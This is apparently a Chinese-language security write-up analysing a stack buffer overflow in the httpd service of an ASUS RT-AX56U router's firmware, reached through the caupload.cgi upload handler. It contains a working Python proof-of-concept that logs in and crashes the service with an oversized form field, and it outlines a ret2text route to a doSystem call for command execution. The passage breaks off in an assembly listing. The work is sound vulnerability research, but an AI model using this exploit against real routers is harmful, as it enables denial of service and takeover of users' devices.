udp        0      0 RT-AX56U-9608.:domain   0.0.0.0:*                           1361/dnsmasq
udp        0      0 localhost.localdomain:52032 0.0.0.0:*                           1315/ceventd
udp        0      0 0.0.0.0:bootps          0.0.0.0:*                           1361/dnsmasq
udp        0      0 0.0.0.0:37471           0.0.0.0:*                           2387/aaews
udp        0      0 0.0.0.0:5474            0.0.0.0:*                           2076/u2ec
udp        0      0 0.0.0.0:18018           0.0.0.0:*                           1173/wanduck
udp        0      0 0.0.0.0:upnp            0.0.0.0:*                           2180/miniupnpd
udp        0      0 0.0.0.0:7788            0.0.0.0:*                           1769/cfg_server
udp        0      0 0.0.0.0:upnp            0.0.0.0:*                           1298/hostapd
udp        0      0 0.0.0.0:upnp            0.0.0.0:*                           1280/hostapd
udp        0      0 localhost.localdomain:38000 0.0.0.0:*                           1213/eapd
udp        0      0 0.0.0.0:59000           0.0.0.0:*                           1213/eapd
udp        0      0 localhost.localdomain:37000 0.0.0.0:*                           1213/eapd
udp        0      0 localhost.localdomain:58000 0.0.0.0:*                           1213/eapd
udp        0      0 localhost.localdomain:58000 0.0.0.0:*                           1213/eapd
udp        0      0 localhost.localdomain:59032 0.0.0.0:*                           1344/wlceventd
udp        0      0 localhost.localdomain:47000 0.0.0.0:*                           1213/eapd
udp        0      0 localhost.localdomain:47032 0.0.0.0:*                           1475/roamast
udp        0      0 localhost.localdomain:45000 0.0.0.0:*                           1213/eapd
udp        0      0 0.0.0.0:37333           0.0.0.0:*                           1393/avahi-daemon:
udp        0      0 RT-AX56U-9608.:36825    0.0.0.0:*                           2180/miniupnpd
udp        0      0 RT-AX56U-9608.:5351     0.0.0.0:*                           2180/miniupnpd
udp        0      0 localhost.localdomain:45032 0.0.0.0:*                           1310/bsd
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           1393/avahi-daemon:
udp        0      0 localhost.localdomain:43000 0.0.0.0:*                           1213/eapd
udp        0      0 localhost.localdomain:61689 0.0.0.0:*                           1467/mastiff
root1@RT-AX56U-9608:/tmp/home/root# 
```

在对该路由器进行测试的过程中由于对http协议最熟悉，优先对该固件中实现web功能的httpd文件进行分析，而本文分析的漏洞正是存在于httpd文件中

全局搜索httpd

```
find . | grep httpd
```


找到httpd文件


kali@kali: ~/test/_RT-AX56U_3.0.0.4_386_44266-g7f6b0df_cferom_pureubi.w.extracted/ubifs-root/728075239/rootfs_ubifs
File Actions Edit View Help

```
./usr/lighttpd/js/davclient.js/jsbase/LICENSE.txt
./usr/lighttpd/js/davclient.js/jsbase/test_array.js
./usr/lighttpd/js/davclient.js/jsbase/function.js
./usr/lighttpd/js/davclient.js/jsbase/array.js
./usr/lighttpd/js/davclient.js/minisax.js
./usr/lighttpd/js/davclient.js/minisax.js/version.txt
./usr/lighttpd/js/davclient.js/minisax.js/conftest.py
./usr/lighttpd/js/davclient.js/minisax.js/example.html
./usr/lighttpd/js/davclient.js/minisax.js/helpers.js
./usr/lighttpd/js/davclient.js/minisax.js/test_minisax.js
./usr/lighttpd/js/davclient.js/minisax.js/minisax.min.js
./usr/lighttpd/js/davclient.js/minisax.js/minisax.js
./usr/lighttpd/js/davclient.js/minisax.js/LICENSE.txt
./usr/lighttpd/js/davclient.js/minisax.js/testhandler.js
./usr/lighttpd/js/davclient.js/doc
./usr/lighttpd/js/davclient.js/doc/README.txt
./usr/lighttpd/js/davclient.js/doc/davclient.txt
./usr/lighttpd/js/davclient.js/doc/davclient.html
./usr/lighttpd/js/davclient.js/doc/README.html
./usr/lighttpd/js/davclient.js/test_client.html
./usr/lighttpd/js/davclient.js/davclient.js
./usr/lighttpd/js/davclient.js/LICENSE.txt
./usr/lighttpd/js/davclient.js/davfs.js
./usr/lighttpd/js/jquery.fileDownload.js
./usr/lighttpd/js/jquery-1.7.1.min.js
./usr/lighttpd/js/vlc_video.min.js
./usr/lighttpd/js/jquery.cookie.js
./usr/lighttpd/smartsync_control
./usr/lighttpd/control
./usr/sbin/lighttpd
./usr/sbin/lighttpd-arpping
./usr/sbin/httpds
./usr/sbin/lighttpd-monitor
./usr/sbin/httpd

┌──(kali㉿kali)-[~/…/_RT-AX56U_3.0.0.4_386_44266-g7f6b0df_cferom_pureubi.w.extracted/ubifs-root/728075239/rootfs_ubi
fs]
└─$ 
```

逆向分析httpd服务文件

进行例行检查



```
x1ng@kali:~/new/router/rootfs_ubifs$ file ./usr/sbin/httpd
./usr/sbin/httpd: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.3, for GNU/Linux 4.1.0, stripped
x1ng@kali:~/new/router/rootfs_ubifs$ checksec --file=./usr/sbin/httpd
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols        No    0               15              ./usr/sbin/httpd
```

为ARM架构小端序的程序，只开启了NX保护，也就是说对于内存破坏漏洞而言不能通过直接写入shellcode并跳转的方式来进行利用

ida进行逆向分析之前查找资料可以找到梅林固件httpd服务的源代码 (https://github.com/RMerl/asuswrt-merlin/blob/master/release/src/router/httpd/httpd.c)，虽然细微之处有所差别，但是大致框架一致，可以根据源码快速理解其实现逻辑

其处理http报文的主要功能在 `static void handle_request(void)` 函数中

```
static void
handle_request(void)
{
...
        while ( fgets( cur, line + sizeof(line) - cur, conn_fp ) != (char*) 0 )
        {
        //获取http报文请求头（略）
    ...
  }
  ...
        for (handler = &mime_handlers[0]; handler->pattern; handler++) {
                if (match(handler->pattern, url))
                {
      ...
      if (handler->auth) {
        ...
        else{
          ...
                                        handler->auth(auth_userid, auth_passwd, auth_realm);
                                        auth_result = auth_check(auth_realm, authorization, url, file, cookies, fromapp);
                                        if (auth_result != 0)
                                        {
                                                if(strcasecmp(method, "post") == 0 && handler->input)   //response post request
                                                        while (cl--) (void)fgetc(conn_fp);

                                                send_login_page(fromapp, auth_result, NULL, NULL, 0);
                                                return;
                                        }
                                }
                                ...
                        }else{
                                ...
                        }
                        if (handler->input) {
                                handler->input(file, conn_fp, cl, boundary);
                                ...
                        }
                        ...
                        if (strcasecmp(method, "head") != 0 && handler->output) {
                                handler->output(file, conn_fp);
                        }
                        break;
                }
        }
```


在项目的httpd.h文件中可以找到mime_handler结构体定义

```
struct mime_handler {
        char *pattern;
        char *mime_type;
        char *extra_header;
        void (*input)(char *path, FILE *stream, int len, char *boundary);
        void (*output)(char *path, FILE *stream);
        void (*auth)(char *userid, char *passwd, char *realm);
};
```

其大致逻辑就是获取完报文请求头后遍历mime_handlers结构体数组，根据用户访问的url找到对应的mime_handler结构体，再判断鉴权以及调用其中的函数指针，这些被调用的函数就是需要重点审计的地方

在固件中也可以找到mime_handlers结构体数组


经过逆向分析，最后在"caupload.cgi"字段的mime_handler结构体中找到了存在漏洞的函数



```
.data:0009C544                 DCD aVpnuploadCgi       ; "vpnupload.cgi*"
.data:0009C548                 DCD 0x75922
.data:0009C54C                 DCD 0x98DE6
.data:0009C550                 DCD 0x25C4C
.data:0009C554                 DCD 0x26424
.data:0009C558                 DCD 0x1CCCC
.data:0009C55C                 DCD aTmpServerOvpnC+5   ; "server_ovpn.cert"
.data:0009C560                 DCD 0x816B5
.data:0009C564                 DCD 0
.data:0009C568                 DCD 0x27C58
.data:0009C56C                 DCD 0x22F94
.data:0009C570                 DCD 0x1CCCC
.data:0009C574                 DCD aUploadServerOv_0   ; "upload_server_ovpn_cert.cgi*"
.data:0009C578                 DCD 0x75922
.data:0009C57C                 DCD 0x98DE6
.data:0009C580                 DCD 0x26130
.data:0009C584                 DCD 0x20920
.data:0009C588                 DCD 0x1CCCC
.data:0009C58C                 DCD aIpsecLog           ; "ipsec.log"
.data:0009C590                 DCD 0x816B5
.data:0009C594                 DCD 0
.data:0009C598                 DCD 0
.data:0009C59C                 DCD 0x22F84
.data:0009C5A0                 DCD 0x1CCCC
.data:0009C5A4                 DCD aClearFileCgi       ; "clear_file.cgi*"
.data:0009C5A8                 DCD 0x812F0
.data:0009C5AC                 DCD 0x98DE6
.data:0009C5B0                 DCD 0x27C58
.data:0009C5B4                 DCD 0x204C0
.data:0009C5B8                 DCD 0x1CCCC
.data:0009C5BC                 DCD aIpsecuploadCgi     ; "ipsecupload.cgi*"
.data:0009C5C0                 DCD 0x75922
.data:0009C5C4                 DCD 0x98DE6
.data:0009C5C8                 DCD 0x25850
.data:0009C5CC                 DCD 0x25FE8
.data:0009C5D0                 DCD 0x1CCCC
.data:0009C5D4                 DCD aCauploadCgi        ; "caupload.cgi*"
.data:0009C5D8                 DCD aTextHtml           ; "text/html"
.data:0009C5DC                 DCD aCacheControlNo_1   ; "Cache-Control: no-cache, no-store, must"...
.data:0009C5E0                 DCD sub_50E40
.data:0009C5E4                 DCD 0
.data:0009C5E8                 DCD 0x1CCCC
.data:0009C5EC                 DCD aRenewIkev2Cert_1   ; "renew_ikev2_cert_key.cgi*"
.data:0009C5F0                 DCD 0x75922
0007C5E0 0009C5E0: .data:0009C5E0 (Synchronized with Hex View-1)
```

分析漏洞


根据对handler的 `input` 函数调用的语句可以知道各参数的含义



```
        goto LABEL_195;
      }
    }
  }
  if ( fromapp )
  {
    sub_19094(&login_uip_tmp);
  }
  else if ( !strstr(url, "QIS_")
         && !strstr(url, ".js")
         && !strstr(url, ".css")
         && !strstr(url, ".gif")
         && !strstr(url, ".png")
         && (!sub_17DAC((int)"x_Setting", "0")
          || !strstr(url, "start_apply2.htm") && !strstr(url, "apscan.asp") && !strstr(url, "data:image/")) )
  {
    sub_19170((int)&login_uip_tmp, url);
  }
LABEL_193:
  if ( !strcmp(v23, "Logout.asp") )
  {
    sub_193E0(&login_uip_tmp, cookies, fromapp);
    v57 = 0;
    v59 = 0;
    v58 = 8;
    v80 = 0;
    v79 = 0;
    goto LABEL_195;
  }
  v62 = strcasecmp(s, "post");
  v63 = (void (__fastcall *)(char *, FILE *, int))handler->input;
  if ( !v62 && !v63 )
    goto LABEL_60;
  if ( v63 )
  {
    v63(v23, (FILE *)text, content_length);      // call input
    v64 = fileno((FILE *)text);
    v65 = fcntl(v64, 3);
    if ( v65 != -1 )
    {
      v66 = fileno((FILE *)text);
      if ( fcntl(v66, 4, v65 | 0x800) != -1 )
      {
        if ( fgetc((FILE *)text) != -1 )
0000ACA4 sub_19644:587 (1ACA4)
```


这里只有3个参数，与源码中看到的调用语句不同，是因为ida没有识别出将第四个参数存入寄存器的过程，直接查看汇编代码就能看到对R3的赋值

进入"caupload.cgi"相关结构体的 `input` 函数，也能看到其实是有四个参数的



```
IDA View-A    Pseudocode-A    Strings window    Hex View-1    Structures

int __fastcall sub_50E40(int a1, FILE *a2, int a3, const char *a4)
{
  int v6; // r1
  size_t v7; // r11
  char *v8; // r0
  size_t v9; // r0
  int v10; // r1
  size_t v11; // r0
  size_t v12; // r4
  unsigned int v13; // r3
  unsigned int v14; // r1
  bool v15; // cf
  size_t v16; // r11
  char *v17; // r0
  char *v18; // r0
  char *v19; // r0
  char *v20; // r0
  const char *v21; // r11
  char *v22; // r0
  int v23; // r1
  int v24; // r1
  int v25; // r5
  int v26; // r0
  int v29; // [sp+Ch] [bp-1474h]
  char s[32]; // [sp+18h] [bp-1468h] BYREF
  char v31[32]; // [sp+38h] [bp-1448h] BYREF
  char v32[64]; // [sp+58h] [bp-1428h] BYREF
  char filename[64]; // [sp+98h] [bp-13E8h] BYREF
  char v34[5000]; // [sp+D8h] [bp-13A8h] BYREF

  if ( !check_if_dir_exist("/jffs/ca_files/") )
    mkdir("/jffs/ca_files/", 0x1EDu);
  memset(s, 0, sizeof(s));
  memset(input3, 0, 0xFFFFu);
  memset(v31, 0, sizeof(v31));
  memset(v32, 0, sizeof(v32));
  memset(filename, 0, sizeof(filename));
  while ( a3 > 0 )
  {
    v6 = a3 + 1;
    if ( (unsigned int)(a3 + 1) >= 0xFFFF )
      v6 = 0xFFFF;
    if ( !fgets(input3, v6, a2) )
    {
00040E40 sub_50E40:1 (50E40)
```

程序运行到这个函数的时候，http报文请求头已经被读取了，此时缓冲区中还有http报文的请求数据



```
IDA View-A    Pseudocode-A    Strings window    Hex View-1    Structures

        {
          v10 = a3 + 1;
          if ( 0xFFFF - v7 < a3 + 1 )
            v10 = 0xFFFF - v7;
          fgets(&input3[v7], v10, a2);
          v11 = strlen(input3);
          v12 = v29 - v11;
          v13 = 0xFFFF - v11;
          v14 = v29 - v11 + 1;
          v15 = 0xFFFF - v11 >= v14;
          v16 = v11;
          v17 = &input3[v11];
          if ( !v15 )
            v14 = v13;
          fgets(v17, v14, a2);
          a3 = v12 - strlen(input3) + v16;
          v18 = strchr(input3, 34);
          v19 = strchr(v18 + 1, 34);
          v20 = strcpy(v19, byte_76CA8);
          v21 = strstr(v20 + 1, "\r\n\r\n") + 4;
          v22 = strchr(v21, 13);
          strcpy(v22, byte_76CA8);
          snprintf(v31, 0x20u, "%s", v21);
        }
      }
    }
LABEL_26:
  memset(v34, 0, sizeof(v34));
  while ( a3 > 0 )
  {
    v24 = a3 + 1;
    if ( (unsigned int)(a3 + 1) >= 0xFFFF )
      v24 = 0xFFFF;
    if ( !fgets(input3, v24, a2) )
      goto LABEL_40;
    a3 -= strlen(input3);
    if ( a4 )
    {
      if ( strstr(input3, a4) )
        break;
    }
    strcat(v34, input3);
  }
  v25 = strcmp(v31, "file_ca");
0004128C sub_50E40:118 (5128C)
```

该函数从缓冲区中获取请求数据后保存在大小为0x10000的input3数组中，根据请求数据中的"name"字段进入不同的分支

而漏洞的成因是最后调用的 `strcat` 函数，程序会判断"Content-Length"字段判断请求数据的长度（通过第三个参数传递），将 `fgets` 从缓冲区获取到的字符串拼接到保存在栈上的变量v34后面，但是由于这里Content-Length的最大限制为0xffff，而该函数的栈帧长度只有0x1440，存在栈溢出漏洞


触发漏洞

逆向报文结构让程序能执行到调用 `strcat` 函数的分支，只需要在 `Content-Disposition: form-data; name="file_ca"; filename=` 后填充大量字符就可以造成溢出（通过burp抓包得到登录报文格式，在验证漏洞之前需要先进行登录）

poc.py：

```
#/usr/bin/python3 import requests
import socket
import base64
import sys

def attack(ip, username, passwd):
        login_url = "http://"+ip+"/login.cgi"
        hd = {"Host": "192.168.50.1",
                "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0",
                "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
                "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
                "Accept-Encoding": "gzip, deflate",
                "Referer": "http://192.168.50.1/Main_Login.asp",
                "Content-Type": "application/x-www-form-urlencoded",
                "Content-Length": "161",
                "Cookie": "clickedItem_tab=0; hwaddr=A8:5E:45:DD:96:08; apps_last=; maxBandwidth=100; bw_rtab=INTERNET; asus_token=lRZ0RCBKRnYW8GBQzCI2wHPzB7F7DYU",
                "Connection": "close",
                "Upgrade-Insecure-Requests": "1"
        }

        auth = username+':'+passwd
        auth = base64.b64encode(auth.encode('utf-8')).decode()
        print('[*] login...')
        da = "group_id=&action_mode=&action_script=&action_wait=5&current_page=Main_Login.asp&next_page=index.asp&login_authorization="+auth+"&login_captcha="
        r = requests.post(login_url,headers=hd,data = da, timeout=1000)
        cookie = r.headers['Set-Cookie'][11:-11]

        pd = 'Content-Disposition: form-data; name="file_ca"; filename=aaa\r\n'
        pd += '\r\n'
        pd += 'a'*0x2000

        attack_url = "http://"+ip+"/caupload.cgi"
        hd = {"Host": "192.168.50.1",
                "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0",
                "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
                "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
                "Accept-Encoding": "gzip, deflate",
                "Referer": "http://192.168.50.1/Advanced_VPNClient_Content.asp",
                "Content-Type": "application/x-www-form-urlencoded; boundary=---------------------------90665545817618071411188093951",
                "Content-Length": str(len(pd)),
                "Cookie": "clickedItem_tab=0; hwaddr=A8:5E:45:DD:96:08; apps_last=; maxBandwidth=100; bw_rtab=INTERNET; asus_token="+cookie,
                "Connection": "close",
                "Upgrade-Insecure-Requests": "1"
        }
        print('[*] Attacking')
        r = requests.post(attack_url,headers=hd,data = pd, timeout=1000)

def usage():
        print("Usage: python poc.py routerip username password")

if __name__ == "__main__":
        if len(sys.argv) < 3:
                usage()
        else:
                attack(ip=sys.argv[1],username=sys.argv[2], passwd=sys.argv[3])
```

发送报文后httpd服务崩溃，但是由于存在守护进程马上就会重新启动服务



```
root1@RT-AX56U-9608:/tmp/home/root# ps | grep httpd
 1342 root1     9804 S    httpd -i br0
 3149 root1     3192 S    grep httpd
root1@RT-AX56U-9608:/tmp/home/root# ps | grep httpd
 3313 root1     3192 S    grep httpd
root1@RT-AX56U-9608:/tmp/home/root# 
```

漏洞利用

与CTF不同的是，对于这种网络服务，进行溢出后进行ROP泄露地址再ret2libc的方法并不好用

1. 泄露地址后往往需要返回main函数重新输入溢出数据，但是由于配置等问题可能导致失败
2. 泄露地址不能通过 `puts` 等标准输出函数，而是需要向与用户连接的socket中输出

而其实对于该路由器而言


1. 栈地址与堆地址都是随机的（如果用qemu模拟环境可能是固定的），不能直接使用libc中的gadget
2. 开启了NX保护不能使用shellcode
3. 没有开启pie保护，程序基址还是固定的
4. 由于路由器为arm架构，程序中固定的地址最高位基本都是 `\x00`

无法使用shellcode，甚至因为 `strcat` 函数存在 `\x00` 截断，构造ROP链都是问题，难道这里即使存在溢出漏洞也没有办法进行利用吗

其实是有办法的，ret2libc不行，倒是可以考虑ret2text

由于固定地址最高位是 `\x00`，所以在内存中填充返回地址时的最后一个字节为 `\x00`，也就是说有一次跳转地址的机会

在程序中寻找可能可以利用的gedget，直接对 `system`、 `popen`、 `doSystem` （ `system` 函数的wraper函数）这样能执行命令的函数进行交叉引用搜索，可以找到一个特殊的函数调用


```
.text:0005B434                 MOV             R0, R4
.text:0005B438                 BL              file_unlock
.text:0005B43C                 MOV             R1, #0xC
.text:0005B440                 LDR             R0, [SP,#0x2DC40+var_2DC18]
.text:0005B444                 BL              doSystem
.text:0005B448                 CMP             R5, #0
.text:0005B44C                 LDREQ           R5, [SP,#0x2DC40+src]
.text:0005B450                 BEQ             loc_5B464
.text:0005B454                 MOV             R0, R5  ; s
.text:0005B458                 MOV             R1, R11 ; accept
.text:0005B45C                 BL              strspn
.text:0005B460                 ADD             R5, R5, R0
.text:0005B464
.text:0005B464 loc_5B464                               ; CODE XREF: sub_5AFE8+468↑j
.text:0005B464                 ADD             R4, SP, #0x2DC40+var_27040
.text:0005B468                 MOV             R2, #0x1000 ; n
.text:0005B46C                 ADD             R4, R4, #0x20
.text:0005B470                 MOV             R1, R5  ; src
.text:0005B474                 MOV             R0, R4  ; dest
.text:0005B478                 BL              strncpy
.text:0005B47C                 MOV             R1, R10 ; reject
